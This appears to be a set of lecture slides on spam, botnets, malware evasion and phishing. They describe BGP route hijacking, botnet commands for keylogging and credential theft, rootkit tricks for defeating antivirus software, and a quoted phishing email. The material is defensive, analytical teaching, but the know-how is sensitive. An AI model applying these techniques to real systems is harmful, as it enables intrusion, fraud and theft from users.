


The Convergence of Internet Security Threats (Spam, Viruses, Trojans, Phishing)


Peter Gutmann
University of Auckland

Convergence of Networking Technology


ARPAnet ATM ISDN
BITnet Ethernet DECnet JANET
NSFNET
Fidonet



Convergence of Internet Security Threats



There is no single threat any more...



Spam

Spam mechanisms

- Open relays
 - SORBS listed 960,000 open HTTP proxies and 1,200,000 open SOCKS proxies (Feb'04)
- Pink contracts
 - Expensive, but avoid ToS
 - Spamhaus estimates that MCI Worldcom alone makes US\$5M/year hosting spam operators
- Gypsy accounts
 - Set up, spam, leave
- Wireless drive-by spamming
- Hacked PCs

Spam (ctd)

```
procedure arms_race
```

```
  cobegin
```

```
    write spam_filter;
```

```
    acquire spam_filter;
```

```
    tune spam to avoid filter;
```

```
  coend
```

- Some spamware directly includes SpamAssassin technology to allow spam to be tweaked for maximum penetration

The Spam Business

Buy CDs with harvested addresses

- Prices vary depending on the quality
- Vacuum-cleaner for ~\$50, verified for \$x00

Send mail via spam brokers

- Handled via online forums like specialham.com, spamforum.biz
- \$1 buys 1000–5000 credits
- \$1000 buys 10,000 compromised PCs
- Credit is deducted when spam is accepted by the target MTA

The Spam Business (ctd)

Broker handles spam distribution via open proxies, relays, compromised PCs, ...

- Sending is usually done from the client's PC using broker-provided software and control information
- Sources are obscured using spread-spectrum/frequency-hopping style techniques

This is a completely standard commercial business

- The spammers even have their own trade associations
Nearly a third of users have clicked on links in spam messages. One in ten users have bought products advertised in junk mail [...] the fact that users are buying things continues to make it an attractive business, especially given that sending out huge amounts of spam costs very little

— BBC News

Spam Technical Mechanisms

Bulletproof hosting

Spam hosting from \$20 per month, fraud hosting from \$30 per month

— carderportal.org

Significant numbers of spam servers are located in China

- Highly advanced telecom infrastructure
- Cheaper bandwidth than in the West
- China has 30 – 50,000 Internet police in 700 cities...
... who carefully investigate dangerous threats like pro-democracy web pages

Spam Technical Mechanisms (ctd)

Bullet-Proof server:

Fresh IPs
1024MB RAM
P4 CPU
72GB SCSI
Dedicated 100M fiber
Unlimited Data Transfer
Any software
Based China
US\$599.00 monthly

May use the server for:

Bulk web Host
Direct Mailing

We also supply e-mail list according to your order and sending out your message for you.

Hope to service for you.

Spam Technical Mechanisms (ctd)

One experiment in blocking IP addresses originating worm/virus attacks ended up blocking

- China Anhui Province Network
- China Beijing Province Network
- China Fujian Province Network
- China Guangdong Province Network
- China Hangzhou Node Network
- China Hubei Province Network
- China Jiangmen Broadband Network
- China United Telecommunications Corporation, Beijing
- Oriental Cable Network Co, Shanghai
- Shanghai sichuan[...]gonsi Co.Ltd.

Spam Technical Mechanisms (ctd)

Spammers can do whatever they want

They simply don't want to know — China Telecom doesn't care because they're government-owned, and there is no pressure coming from the government

— Steve Linford, Spamhaus

Spam Technical Mechanisms (ctd)

Use BGP route injection/AS hijacking to steal an IP block

- Break into a poorly-secured router
 - NANOG 28 (June'03) ISP security BOF: 5,400 compromised routers
- Send a BGP route update announcing that your router is now responsible for some currently-unused block of IP addresses
 - In 5-10 minutes the entire Internet will know
 - This is all the time you need
- Spam like crazy from each IP address in the block until you get blacklisted

Spam Technical Mechanisms (ctd)

Advertise a huge netblock, e.g. a /8

- More specific prefixes advertised in the space, e.g. a /24, won't be affected (more specific takes precedence)
- Attacker gets the remaining space (unallocated, or allocated but unused)

Advertise a legitimate netblock (someone else's)

- Routers who don't know or care will believe it
- Easy to spot, payoff is low, but then the cost is also low

Works because routers/AS's are assumed to be trustworthy

- S-BGP (secure BGP) is high-overhead and little-used
- Only major peering points use it

Spam Technical Mechanisms (ctd)

Spammers routinely break into legitimate user's PCs to send spam

"I don't bother securing my [games] PC, because I doubt spammers are interested in my savegames"

"They're not after your games, they're after your network connection"

— slashdot

- Largest observed single bot-net had 11,000 members
- In late '04 these were growing at 30,000 machines per day
- Peak rate was 75,000 per day during the MyDoom/Bagle virus group wars

Spam Technical Mechanisms (ctd)

All Granny's going to notice is that her computer is running slowly while, unbeknownst to her, it's blasting out spam or assisting in a denial-of-service attack


— Andrew Jaquith, Yankee Group Research Inc.

Getting the machines hijacked was worryingly easy. The longest time a machine survived without being found by an automatic attack tool was only a few minutes. The shortest compromise time was only a few seconds. Especially coveted were home PCs sitting on broadband connections that are never turned off

— BBC News

Spam Technical Mechanisms (ctd)


IRC-based botnet



- IRC links may be encrypted (SSL)
- Communications may be over covert channels
 - DNS TXT records
 - HTTP

Spam Technical Mechanisms (ctd)

P2P-based botnet



- More damage-resistant than centralised IRC control

Spam Technical Mechanisms (ctd)

Evolution follows that of file-sharing networks

- Centralised IRC-based system allows direct control, but provides a single point of failure → mitigate via IRC bouncers
- Mitigate even further via completely decentralised control
If one was building a botnet to serve malicious activities then Overnet would appear to provide a strong solution when the deployment environment is hostile [subject to botnet disinfection attempts]
 - “Structured Peer-to-Peer Overlay Networks: Ideal Botnets[sic] Command and Control Infrastructures?”
- Some botnets use methods like pseudorandomly generating time-sync'd domain names as rendezvous points
- Foils takedown attempts

Example: Agobot

Source code is freely available

- Well-written C++ implementation
- Cross-platform
- Modular design
- Easy to add new capabilities

Exists in many variants

- Agobot, Phatbot, Forbot, Xtrmbot, ...
- Originally used IRC
- Some variants use P2P control, e.g. WASTE,
<http://waste.sourceforge.net>

Example: Agobot (ctd)

General capabilities

- Packet sniffing via `libpcap`
- Windows rootkit capabilities
- Detect debuggers and VMs
- Encrypt config data
- Disable anti-virus/firewall software
- Modify `hosts` file, e.g. to prevent access to antivirus sites

Example: Agobot (ctd)

Typical Agobot commands

<code>harvest.emails</code>	Harvest email addresses
<code>spam.setlist</code>	Download pre-harvested address list
<code>spam.settemptate</code>	Download email message template
<code>spam.start</code>	Start spamming
<code>spam.stop</code>	Stop spamming

Other commands

<code>.keylog on</code>	Start keylogger
<code>.getcdkeys</code>	Get registration keys for commercial software
<code>.sysinfo</code>	Report system capabilities
<code>.netinfo</code>	Report network connection capabilities

Example: Agobot (ctd)

Many additional commands are available

- Macro forms of spam commands to perform the above with a single command
- Display spoofed pages via browser help objects (BHO's)
- Web page redirection
- Spyware propagation
- Steal CD keys/registration codes for commercial software from the registry
 - Includes a database of registry locations for common commercial software
- Search the hard drive for sensitive files, e.g. *.xls, *finance*

Example: Spybot

Same pattern as Agobot, but oriented more towards spying/system manipulation

<code>cachedpasswords</code>	Retrieve passwords via WNetEnumCachedPasswords
<code>get file</code>	Retrieve file
<code>killprocess name</code>	Kill a process (e.g. antivirus)
<code>passwords</code>	Retrieve RAS passwords
<code>startkeylogger</code>	Start keylogger
<code>sendkeys keys</code>	Simulate keypresses on PC keyboard

Example: Haxdoor Identity-theft Trojan

Advanced anti-removal and rootkit capabilities

- Hides itself by hooking the System Service Dispatch Table (SSDT)
- Auto-loads via WinLogon
 - It gets to load first
- Sets itself to run in SafeBoot mode
- Adds an autostart system service under various aliases
- Creates a remote thread inside Explorer
- Causes attempts to terminate it by AV software to terminate the AV program instead
 - Done by swapping the handles of the rootkit and the AV program

Example: Haxdoor Identity-theft Trojan (ctd)

Spyware capabilities

- Captures all information entered into MSIE
 - Recognises financial-site-related keywords on web pages (“bank”, “banq”, “trade”, “merchant”, ...)
- Steals cached credentials (RAS, POP, IMAP, ...)
- Feeds info to servers running on compromised hosts

One server held 285MB of stolen data from 9 days’ logging

- 6.6 million entries, 39,000 distinct victim IP addresses
 - Probably much higher due to NAT’ing
- Full access details for 280 bank and credit card accounts
- Usernames and passwords for endless online accounts

Spamware Functions

Email security firm MessageLabs reports that

- *Two thirds* of the spam it blocks is from infected PCs
- Much of the spam comes from ADSL/cable modem IP pools
- Distributed Server Boycott list reports 350,000 compromised hosts on the US RoadRunner network alone

We have met the enemy and he is us...

Worms install spamware

- Send-Safe.com and Direct Mail Sender (DMS) via SoBig, the first commercial spam virus
- Affects 80-100,000 new PCs a week
- Software hosted by MCI Worldcom (pink contract)

Spamware Functions (ctd)

Worms act as special-purpose spam relays (e.g. Backdoor.Hogle, MyDoom.*)

- MyDoom infected ca. 1,000,000 PCs (F-Secure)
- Infected PCs (“fresh proxies”) are traded in spammer forums
- Spamware sends either direct from end-user PCs or routed via an ISP’s mail servers
 - Spam comes from legitimate users or legitimate ISPs

Worms act as reverse HTTP proxies

- Provide a distributed fault-tolerant “web site” for spammers
- Backdoor.Migmaf changed the “site” every 10 minutes
 - c.f. email spam frequency-hopping

Other Malware Functions

Disable anti-virus/firewall software (ProcKill, Klez, Bagle-BK)

- At one point it was possible to scan for viruses via the standardised code that they used to disable MSAV

Bypass firewall software

- Walk the NDIS.SYS memory image or data structures and patch yourself in beneath the firewall hooks
 - Page in your own NDIS.SYS image from disk to avoid touching the live one
- Many, many variations used by different rootkits, e.g. FireWalk

Other Malware Functions (ctd)

Modify anti-virus database files to remove detection of the malware (IDEA, AntiAVP)

- Alternatively, delete anti-virus database files

Block access to anti-virus vendor sites (MTX, Mydoom)

Modify anti-virus software to propagate the virus (Varicella)

Unhook the malware from lists of processes, threads, handles, memory, ... (FU rootkit)

Change scanners' abilities to view memory by hooking the virtual memory manager (Shadow Walker rootkit)

Other Malware Functions (ctd)

Encrypt/obfuscate themselves to evade detection (too many to list)

- IDEA virus encrypts itself with the algorithm of the same name to evade detection

Pattern-based scanning stopped being effective 5-10 years ago

- Current scanners use heuristics and symbolic execution
- Second level of IDEA virus encryption uses randomised decryption (RDA) in which no decryption key is stored
 - Virus needs to brute-force break its own encryption, making detection even harder
- Zmist virus requires 2M code cycles to detect reliably

Other Malware Functions (ctd)

Re-enable unsafe defaults in software, e.g. MS Office (Listi/Kallisti)

Lower browser's security settings to unblock pop-up ads (Mytob)

- Mytob author Diabl0 was paid per pop-up delivered

Act as an SMTP proxy to intercept outgoing mail (Taripox)

Run multiple instances/threads that resurrect each other if one is killed (Semisoft, Chiton, Lovegate)

Other Malware Functions (ctd)

Infect through CRC32-checksummed files (HybrisF)

- CRC32 isn't a cryptographic checksum mechanism
- Can modify the file without affecting its CRC32 value

Install rogue CA root certificates (Marketscore)

- Because of the browser certificate trust model, Marketscore can usurp *any* SSL site

Disable user rights verification by patching the kernel (Bolzano, FunLove)

- Two-byte patch to `SeAccessCheck()` in `ntoskrnl.exe`

Other Malware Functions (ctd)

Engage users in IM chat sessions inviting them to download malware (IM.Myspace04.AIM)

- The worm will tell users that it's not malware if asked
- The typical AOL "lol d00d check this out" is hardly a Turing-test level challenge

Steal CD keys/registration codes for commercial software (Agobot)

Add registry entries to make an ActiveX control appear "safe" and digitally signed (Grew)

Pop up messages requesting payment of money and may disable your computer if you don't pay up (WGA)

Other Malware Functions (ctd)

Prevent anti-virus/malware removal programs from running

- Remove registry keys
- Block apps from starting
 - Register kernel-level load image notification callback via `PsSetLoadImageNotifyRoutine()`, prevent known images from loading
- Close windows with titles containing phrases like “virus” and “remove”
- ...

Use kernel-mode thread injection to hide from scanners (Rustock.A rootkit)

Other Malware Functions (ctd)

Registers itself as a critical system process so it always gets loaded, even in Safe Mode (CoolWebSearch, HuntBar, VX2)

Autostart mechanisms are used by almost all malware

- Fall into the general category of auto-start extensibility points (ASEP)
- Registry keys, startup folder, services, browser help objects (BHOs), layered service providers (LSPs), MSIE extensions, shell hooks, ...
- Several dozen (known) ASEPs in the Windows core OS alone

Other Malware Functions (ctd)

Use NT native API to create registry entry names that the Win32 API can't process

Remove competing malware from the system

- SpamThru includes a pirated copy of Kaspersky Antivirus to eliminate the competition
- Loads the Kaspersky DLL and patches the license check in-memory

Other Compromised Host Functions

Email address harvesting (several)

DDoS on spam-blockers (numerous)

Run a SOCKS proxy for spammers (BID 9182 MSIE hole)

Run port redirectors to mask the true source of traffic

Perpetrate click fraud on pay-per-click ads

- Botnet of 10K hosts each visit a pay-per-click site
- Site records visits from 10K unique IP addresses and pays for each click

Other Compromised Host Functions (ctd)

Spammers can do virtually anything to a victim's PC

- BroadcastPC malware installs 65MB (!) of .NET framework without the user being made aware of this
- Worm patches itself into WSOCK32.DLL (Happy99 etc)
 - Intercepts the `connect ()` and `send ()` functions
 - Checks for connections to the SMTP port
 - Modifies outgoing mail as it's sent
 - Transparently converts legitimate mail into spam
- Worms attach themselves to Winlogon using the Winlogon notify function
 - Winlogon always runs, and starts before anything else
 - Malware can intercept any attempts to remove it at boot time

Spamware with User Consent

Legitimate programs install spyware/trojans/spamware

- Users permit this via the EULA agreement
- Example: Kazaa
 - 182 screen-page licence
 - SugarCRM license is approx. 700 screen pages
 - Additional licences included by reference
 - Further documents incorporated by reference
 - Many portions are malformatted, making them difficult to read
 - Disables standard Windows facilities like cut & paste to prevent it from being read more easily in a text editor

Spamware Redux

- DirectRevenue (44 screen-page licence) gives itself the right to attack and destroy other spyware on the machine
- Use OLE automation to approve the EULA automatically

Monoculture paper: Computing power is moving to the (insecure) web periphery

- Centralised vulnerable servers → distributed, hard-to-hit servers
- Anti-Phishing WG reports that the average site lifetime is 5 days

We had one that we shut down three times in one week. Each time we closed it down, it would appear in another country

— Sergio Pinon, VP of Global Security, MasterCard International

Convergence of Spam and Virus Threats

Publicity virus: Written by bored script kiddies

- Poorly tested, often barely works

Spam/phishing virus: Written by paid professional programmers

- Well-tested, can be quite sophisticated
 - The Babylonia virus used plug-in virus modules (VMODs) downloaded on-demand by the virus body
 - The Hybris worm uses digitally-signed encrypted updates propagated via web servers and newsgroups

The [Scob trojan] attack demonstrated the same skills required to design an entire software application

— Dan Frasnelli, NetSec

Convergence of Spam and Virus Threats (ctd)

Some malware will send back a diagnostic memory dump (à la Windows Error Reporting) if it fails to run on a particular machine configuration

The gang has been very active and worked with care on each aspect of the final product. The developers constantly improved the code with [...] code optimisation and memory checks to avoid blue-screen errors

— Kimmo Kasslin, Virus Bulletin

Spam vendors are employing professional linguists to bypass filters

- Phishers use psychology graduates to scam victims
 - They have better experts than we do!

Convergence of Spam and Virus Threats (ctd)

Zero-days are sold online

There are dozens of these sites with hackers offering zero-day code for sale all the time. They even have a mechanism to test the code to make sure it is legitimate and will get past anti-virus software

— Jim Melnick, iDefense

This [WMF] exploit could be bought from a number of specialised sites. Hacker groups in Russia were selling this exploit for \$4,000

— Alexander Gostev, senior virus analyst, Kaspersky Labs

Convergence of Spam and Virus Threats (ctd)

Kernel-mode rootkits can be bought from third-party developers

- Outsourcing the anti-detection code allows malware authors to concentrate on the payload

Sony even installs a (badly-written) rootkit as part of its DRM (!!!)

- Rootkit was exploited by trojans/viruses to hide their presence
- Trying to remove it could violate the DMCA (or similar laws in other countries)

Most people don't even know what a rootkit is, so why should they care about it?

— Thomas Hesse, president of Sony BMG's global digital business division

Convergence of Spam and Virus Threats (ctd)

- Around half a million computers worldwide were infected
Those are amazing infection numbers, making this one of the most serious Internet epidemics of all time
— Bruce Schneier, Wired
- Anti-virus companies only very reluctantly added detection for it under intense consumer pressure

The only thing that makes this rootkit legitimate is that a multinational corporation put it on your computer, not a criminal organisation

— Bruce Schneier, Wired

Example: Hacker Defender rootkit

Available as Bronze/Silver/Golden/Brilliant Hacker Defender, <http://hxdef.czweb.org>

- €150 (Bronze)/240 (Silver)/450 (Gold)/580 (Brilliant) layered add-on rootkit
- Commercial version of Hacker Defender

Anti-detection engine detects anti-virus software before it can detect the rootkit

- Works like a virus scanner in reverse
- Removes its kernel hooks if a rootkit-scanner is run to evade detection by the scanner

Example: Hacker Defender rootkit (ctd)

Uses signature-based detection to detect anti-rootkit tools

- The same techniques that the anti-malware tools use to find rootkits, only the rootkit gets there first
 - Anti-rootkit tools are using rootkit-style stealth techniques to avoid this
- Updated on a subscription basis like standard virus scanners

Comprehensive real-time virus protection against all known Anti-Virus threats

Convergence of Spam and Virus Threats (ctd)

Anti-virus vendors notice users performing online scans of small variations on a theme

- These are VX'ers checking for detectability

Other rootkit vendors will modify their code to evade the virus scanner of your choice for a fixed fee (\$25-50)


AFX Rootkit 2005 by Aphex

Undetected rootkits are on sale for \$100 each. Payment by paypal, egold, western union, check or money order!

Hackers working mutually on numerous rootkit projects are able to modify implementations to defeat detectors faster than corporations can offer a change

— Eric Uday Kumar, Authentium

Convergence of Spam and Virus Threats (ctd)



The professionalism of these rootkits is coming to another level

— Allen Schimel, StillSecure

A Lesson from History: The Numbers Racket

The numbers racket = Lotto before the government took it over

- Run through barber shops, groceries by local operators
- Bets were for cents
- Players chose a 3-digit number
- “Drawn” using the last 3 digits of the total amount bet on pari-mutuel racetrack betting machines

Seen as a harmless vice, no-one paid much attention to it

A Lesson from History (ctd)

Then organised crime moved in...

- Dutch Schultz took over from existing operators
- They weren't career criminals and were intimidated by explicit death threats

Dutch hired mathematician Otto “Aba Daba” Berman to fix the numbers racket

- Ensure that heavily-played numbers never won
- No-one had ever considered this level of attack
 - c.f. spammers hiring professional linguists
 - “We can't repel firepower of that magnitude”

A Lesson from History (ctd)

Once organised crime got involved, everything changed

- A trivial problem/nuisance became a major criminal enterprise

The modern spam industry now is spread across the globe and has become infested by technically organised programmers from Russia and Eastern Europe, often in league with local organised crime syndicates

— Colin Galloway, Asia Times

Most of the big outbreaks are professional operations. They are done in an organised manner from start to finish

— Mikko Hypponen, F-Secure

A Lesson from History (ctd)

The bad guys are winning. They're stealing more money, swiping more identities, wrecking more corporate computers, and breaking into more secure networks than ever before

— BusinessWeek

Viruses designed to capture confidential information made up three quarters of the top 50 viruses, worms, and trojans

— Symantec

Last year [2004] was the first year that proceeds from cybercrime were greater than proceeds from the sale of illegal drugs [...] cybercrime is moving at such a high speed that law enforcement cannot catch up with it

— Valerie McNiven, US Treasury advisor on cybercrime

Phishing Attacks

Phishing: A broadly launched social engineering attack in which an electronic identity is misrepresented in an attempt to trick individuals into revealing personal credentials that can be used fraudulently against them

— Financial Services Technology Consortium

Have gone from amateurish to very sophisticated, professionally-run operations

- Phishing toolkits allow criminals to select corporate logos, web site designs, site contents, ...
 - eBay's own fraud investigators were fooled by one phishing email, and endorsed it as legitimate
- Perfect copies of the original site
- Links lead back to the real site

Phishing Attacks (ctd)

Convince users to go to the fake site

- Promotions: \$1,000 top-up for your account, reduce your home mortgage rate, win a car, ...
 - Mirror existing promotional efforts by banks
- Update/verify your account information
 - May '04: Wachovia merges with First Union (large US banks)
 - Sends email to customers with a link for updating account information
 - Wachovia's phones started ringing off the hook...
 - December 2005, yahoo sends mail to Yahoo Mail users directing them to `cc.yahoo-inc.com`, which asks for personal information and a credit card number...

Phishing Attacks (ctd)

- View your account balance
 - Wells Fargo used to regularly send out emails with embedded links that were indistinguishable from phishing emails
 - Chase still does this

Here is official mail from a credit card company, actively training its users to become future victims of phishing

— Perry Metzger, Cryptography list

Phishing Attacks (ctd)

- Visit our new, more secure web site
 - Again, this mirrors the practices of real banks
 - Chase sends out emails with embedded links exhorting customers to sign up for phishing-protection plans (!!)
 - To compound the sin, they use random third-party email providers like `bigfootinteractive.com`
 - Chase will also honour pre-approved credit card applications that have been torn into little pieces, taped back together again, and filled in with a different address and phone number than that of the original recipient

Come after me, and I will make you phishers of men

— Mark 1:17

Phishing Attacks (ctd)

Financial institutions are training their users to accept phishing email

Westpac bank may use your email address to advise you of any enhancement or changes to Internet Banking which may alter our delivery of, or your ability to use, Internet Banking

— Westpac Bank, Australia

Financial institutions around the world have always been subject to attempts by criminals to try and defraud money from them and their customers. These attempts can occur in a number of ways (eg credit card fraud, telephone banking or Internet scams).

As a part of our ongoing commitment to provide the “Best Possible” service to all our Members, we are now requiring each Member to validate their accounts once per month.

...continues...

Phishing Attacks (ctd)

...continued...

To validate your personal Westpac online banking account follow the link below:

<https://westpac.com.au/validate.asp> <<http://IP-address-deleted/img/index.php>>

These security measures are necessary to protect the integrity of your account. We apologize for any inconvenience this may cause you now, we know that in the long run this added security measure will help to keep your accounts protected at all times.

...continues...

Phishing Attacks (ctd)

...continued...

Two examples of common Internet scams include:

* Attempting to steal a customer's login details by sending out emails which appear to be from a financial institution, and requesting personal details (eg Customer number and password)

* Creating a website, which looks similar to a financial institution's, but acts as a 'ghost website' capturing customer details and using them to transact on the customer's account

Westpac views all matters of security as serious. Following are a number of quick and easy methods to help you protect your details online.

[Further list of security precautions from Westpac web site]

— Not Westpac Bank, Australia

Phishing Attacks (ctd)

Bank emails are indistinguishable from phishing emails

Customers should understand that Citibank will never send e-mails to customers to verify personal and/or account information [...] It is important you disregard and report e-mails which [...] request any customer information — including your ATM PIN or account details

— Citibank Australia

Go to *URL* and [...] to identify and authenticate yourself, enter (a) your card number (b) your ATM PIN (c) your account number

— Citibank Australia email, November 2006

Phishing Attacks (ctd)

It had all the classic signs. It was an e-mail asking the customer to go to a Web site and enter their ATM or credit card number, their ATM PIN and their account number. It then asked them to enter some answers to security questions such as their mother's maiden name and create a username and password

— Bronwyne Edwards, SMS Management & Technology

The bank couldn't see a problem

Are you guys on crack?

— Paraphrased journalist inquiry to Citibank

These are all online banking customers and are used to receiving e-mails from us. I don't believe we have contradicted [our security policy]

— Citibank Australia spokesperson

Phishing Attacks (ctd)

Financial institutions are training their users to ignore security indicators



Security is important to everyone!

Please be assured that, although the home page itself does not have a "https" URL, the login component of this page is secure. In this secure environment, your User ID and password, your information is transmitted in a secure area, and once the login is complete, you will be able to access the secure area.

WACHOVIA

ONLINE SECURITY

Browser security indicators

You may notice when you are on our home page that some familiar indicators do not appear in your browser to confirm the entire page is secure. Those indicators include the small "lock" icon in the bottom right corner of the browser frame and the "s" in the Web address bar (for example, "https").

To provide the fastest access to our home page, we have made signing in to Online Services secure without making the entire page secure. Again, please be assured that your ID and password are secure.

Browser security indicators

You may notice when you are on our home page that some familiar indicators do not appear in your browser to confirm the entire page is secure. Those indicators include the small "lock" icon in the bottom right corner of the browser frame and the "s" in the Web address bar (for example, "https").

To provide the fastest access to our home page for all of our millions of customers and other visitors, we have made signing in to Online Banking secure without making the entire page secure. Again, please be assured that your ID and passcode are secure and that only Bank of America has access to them.

Bank of America  Higher Standards

Phishing Attacks (ctd)

A profusion of domain names serve to confuse users

- `citibank.com` = Citibank
- `citibank-verify.4t.com` = Not Citibank
 - No problem to obtain a legitimate certificate for `4t.com`



- `accountonline.com` = Citibank again
 - Citibank uses six more domain names

Phishing Attacks (ctd)

Many other organisations do this

- TD Waterhouse → `ip02.com`
- United Airlines → `itn.net`
 - UA frequent flyer plan handled via `2006elitechoice.com`
 - Registered to Srirangapatna Chandrashekar, Grey Direct Chicago
 - Querying United about this yields an emailed reply from `usa.net`
- Yahoo → `cc.yahoo-inc.com`
- Phishers → `www.visa-secure.com`
- etc

Phishing Attacks (ctd)

Other Citibank-like domains

citibank-america.com, citibank-credicard.com,
citibank-credit-card.com, citibank-credit-cards.com,
citibank-account-updating.com,
citibank-creditcard.com, citibank-loans.com,
citibank-login.com, citibank-online-security.com,
citibank-secure.com, citibank-site.com,
citibank-sucks.com, citibank-update.com,
citibank-updateinfo.com, citibank-updating.com,
citibankaccount.com, citibankaccountonline.com,
citibankaccounts.com, citibankaccountsonline.com,
citibankbank.com, ...

Phishing Attacks (ctd)

Some are legitimate, some aren't

- citibank-account-updating.com is supposedly owned by Ms.Evelyn Musa, ezayoweezay_halobye@yahoo.com
- Like virtually all similar cases, this person is an innocent victim of identity fraud
 - (Why would any rational criminal commit a crime in their own name when they can trivially use someone else's?)

This is an endemic problem for identity-based accountability systems like domain registration and certificates

- The Internet is awash with stolen identities
- We're trying to detect identity fraud using systems that rely on identity-based accountability
- This is called "Asking the drunk whether he's drunk"

Phishing Attacks (ctd)

Example: Hanscom Federal Credit Union

- Home of Hanscom Air Force Base
- Uses domains www.hfcu.org, locator.hfcu.org, ask.hfcu.org, calculators.hfcu.org, www.loans24.net, hfcu.mortgagewebcenter.com, secure.andra.com, secure.autofinancialgroup.com, hffo.cuna.org, www.cudlautosmart.com, www.carsmart.com, reorder.libertysite.com, www.ncua.gov, www.lpl.com, anytime.cuna.org, usa.visa.com, www.mycardsecure.com
- Not quite an Evelyn Musa setup, but who would associate something like hffo.cuna.org with a bank?

Phishing Attacks (ctd)

F-Secure survey of registered domains, November 2006

Keyword	No. domains
citibank*	497
bankofamerica*	407
lloyds*	994
egold*	691
hsbc*	1258
chase*	6470
paypal*	1634
ebay*	8057

- Taken across .com, .net, .org, .us, .biz, and .info

Phishing Attacks (ctd)

SecuritySpace secure server survey shows that 58% of SSL server certificates are invalid

Even with certificates used, most users can't tell right from wrong

- Only 50% of experienced computer users identified Verisign as a trusted CA
- No users verified Saunalahden as a trusted CA (Saunalahden is a trusted CA)
 - Web site is in Finnish, you can't tell what it is even if you check
- 81% of users identified VeriSlim as a trusted CA (VeriSlim doesn't exist)

[continued]

Phishing Attacks (ctd)

[continues]

- 84% identified Visa as a trusted CA (Visa is a credit card vendor, not a CA)
- 22% of *experienced* computer users didn't know what a CA is
 - An informal survey of non-experienced users indicates that 0% know what a CA is
